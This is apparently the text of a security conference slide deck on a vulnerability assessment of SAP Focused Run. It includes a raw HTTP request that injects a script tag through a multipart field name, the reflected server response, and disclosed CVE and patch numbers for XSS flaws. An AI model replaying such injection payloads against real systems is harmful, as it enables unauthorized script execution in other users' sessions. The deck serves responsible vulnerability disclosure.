


SAP Administrators

We worked on it around 2020

12 Vulnerabilities

Solman Agent Hijacking

CVE-2020-6198

CVSS 9.8

Solman Pre-auth RCE to Agent

CVE-2020-6207

CVSS 10

Root LPE from Agent

CVE-2020-6234

CVSS 7.2


...

HITB, SSTIC, BH USA, Ekoparty






One system to rule them all






One system to rule them all






The target






The target



“Young” product


No CVE nor SSN (at late 2021)

<https://support.sap.com/en/alm/sap-focused-run.html>






The target



“SAP Focused Run is a spin-off from SAP Solution Manager concentrating on the specific needs of high volume system and application monitoring, alerting and analytics needs”

<https://support.sap.com/en/alm/sap-focused-run.html>





The target

The screenshot shows the SAP Focused Run website. A dark navigation bar at the top contains the text "SAP Support Portal Home / Application Lifecycle Management" and "SAP Focused Run". Below this is a secondary navigation bar with links for "Overview", "Use Cases", "See What Our Customers Are Saying", "Resources", and "SAP Administrators". The main content area features three tabs: "Why SAP Focused Run" (which is selected and underlined in yellow), "Product Capabilities", and "Get SAP". The "Why SAP Focused Run" section contains a paragraph: "SAP Focused Run uses the full power of SAP HANA as a platform, including stream compression, so you can support thousands of systems in high-volume monitoring". Below this is a list of three bullet points, each preceded by a yellow checkmark. The third bullet point, "Proven built-in security concept with HTTP(S) as communication protocols and push as communication direction", is highlighted with a blue background. To the left of the screenshot, a white callout box with an orange border contains the text "SAP Focused Run", "concerns", "and applications", and a URL "https://". To the right, another white callout box with an orange border contains the text "Manager system needs".

SAP Support Portal Home / Application Lifecycle Management

SAP Focused Run

Overview Use Cases See What Our Customers Are Saying Resources SAP Administrators

Why SAP Focused Run Product Capabilities Get SAP

SAP Focused Run uses the full power of SAP HANA as a platform, including stream compression, so you can support thousands of systems in high-volume monitoring

- ✓ Optimized for high-volume system and application monitoring use cases using the full power of SAP HANA
- ✓ Extremely simplified architecture with small technical footprint and reduced total cost of ownership
- ✓ Proven built-in security concept with HTTP(S) as communication protocols and push as communication direction

Manager system needs

https://



AGENDA

0x01

SAP Focused Run ?

0x02

Security assessment

0x03

Only one is enough...

0x04

Stay secured

0x05

Closing part



1st steps

The screenshot displays the SAP Onapsis dashboard interface. At the top, there is a navigation bar with the SAP logo and a 'Home' dropdown menu. Below this, a horizontal menu lists several categories: Focused Run Home, Advanced Analytics & Intelligence, Advanced System Management, Advanced Application Management, Advanced User Monitoring, Advanced Integration Monitoring, **Advanced Event & Alert Management** (highlighted), Advanced Configuration Monitoring, and Advanced Root Cause Analysis. The main content area is organized into several sections:

- Alert Management:** Three tiles with icons for alert status (0), alert consumer variations, and guided procedures.
- Advanced Configuration Monitoring:** Four tiles for Configuration & Security Analytics, including Trend Analysis, Policy Management, and Administration.
- Advanced Root Cause Analysis:** Four tiles for System Analysis (Configuration), Trace Analysis, and File System Browser.
- Infrastructure Administration:** A row of tiles including LMDB Administration, Object Maintenance, Tools, Global Settings & Network Configuration, Simple System Integration, Agent Administration, Agent Mass Update, Self-Monitoring Dashboard, and Expert Scheduling Management Cockpit.

A vertical menu overlay is shown on the right side of the dashboard. It lists the following categories from top to bottom:

- Focused Run Home
- Advanced Analytics & Intelligence
- Advanced System Management
- Advanced Application Management
- Advanced User Monitoring
- Advanced Integration Monitoring
- Advanced Event & Alert Management** (highlighted)
- Advanced Configuration Monitoring
- Advanced Root Cause Analysis
- Infrastructure Administration



1st steps

- More or less same purpose of Solman, but...
- Simplified architecture
 - No more J2EE
 - No more BW
 - No more CRM
 - No more DBA cockpit
 - No more SLD
- Communication protocol with other SAP Systems
 - No more RFC (**R**emote **F**unction **C**all)
 - No more P4
 - HTTPS by default



1st steps

- More or less same purpose of Solman, but...
- Simplified architecture
 - No more J2EE
 - No more BW
 - No more P4
 - No more RFC
- Communication protocol with other SAP Systems
 - No more RFC (**R**emote **F**unction **C**all)
 - No more P4
 - HTTPS by default

Attack surface is way more limited !



1st steps

- -Only- ~130 URLs entries
- No specific SOAP Service
- REST service
- Few Websocket

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 content-type: text/html; charset=utf-8
3 content-length: 9306
4 sap-system: FR3
5 www-authenticate: Basic realm="SAP NetWeaver Application Server [F
6 sap-server: true
7 sap-perf-fesrec: 8406.000000
8
9 <html>
  <head>
    <meta http-equiv="content-type" content="text/html; charset=wi
    <title>
      Logon failed
    </title>
    <style>
      body{
        background:#ffffff;
        text-align:center;
        width:100%;
```

Authentication required for almost everything




1st blood

```
5 Accept: */*
6 Content-Length: 281
7 Content-Type: multipart/form-data; boundary=-----79ce399e67dcc9d4
8
9 -----79ce399e67dcc9d4
10 Content-Disposition: form-data; name="AAA.<script>alert(document.domain)</script>BBB"; filename="yvan.xml"
11 Content-Type: application/xml
12
13 <?xml version="1.0"?></a>
14
15 -----79ce399e67dcc9d4--
16
```

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: text/html; charset=utf-8			
3 Content-Length: 80			
4 Sap-Server: true			
5 Sap-Perf-Fesrec: 15727.000000			
6			
7 [500]:No valid file type xml for AAA.<script> alert(document.domain) </script> BBB.			




Authenticated XSS in POST request in Real User Monitoring

CVE-2022-24399
Patch : 3147283
CVSS : 5.4



Collateral vulnerability



Reflected XSS in SAP Fiori launchpad

CVE-2022-26101

Patch : 3149805

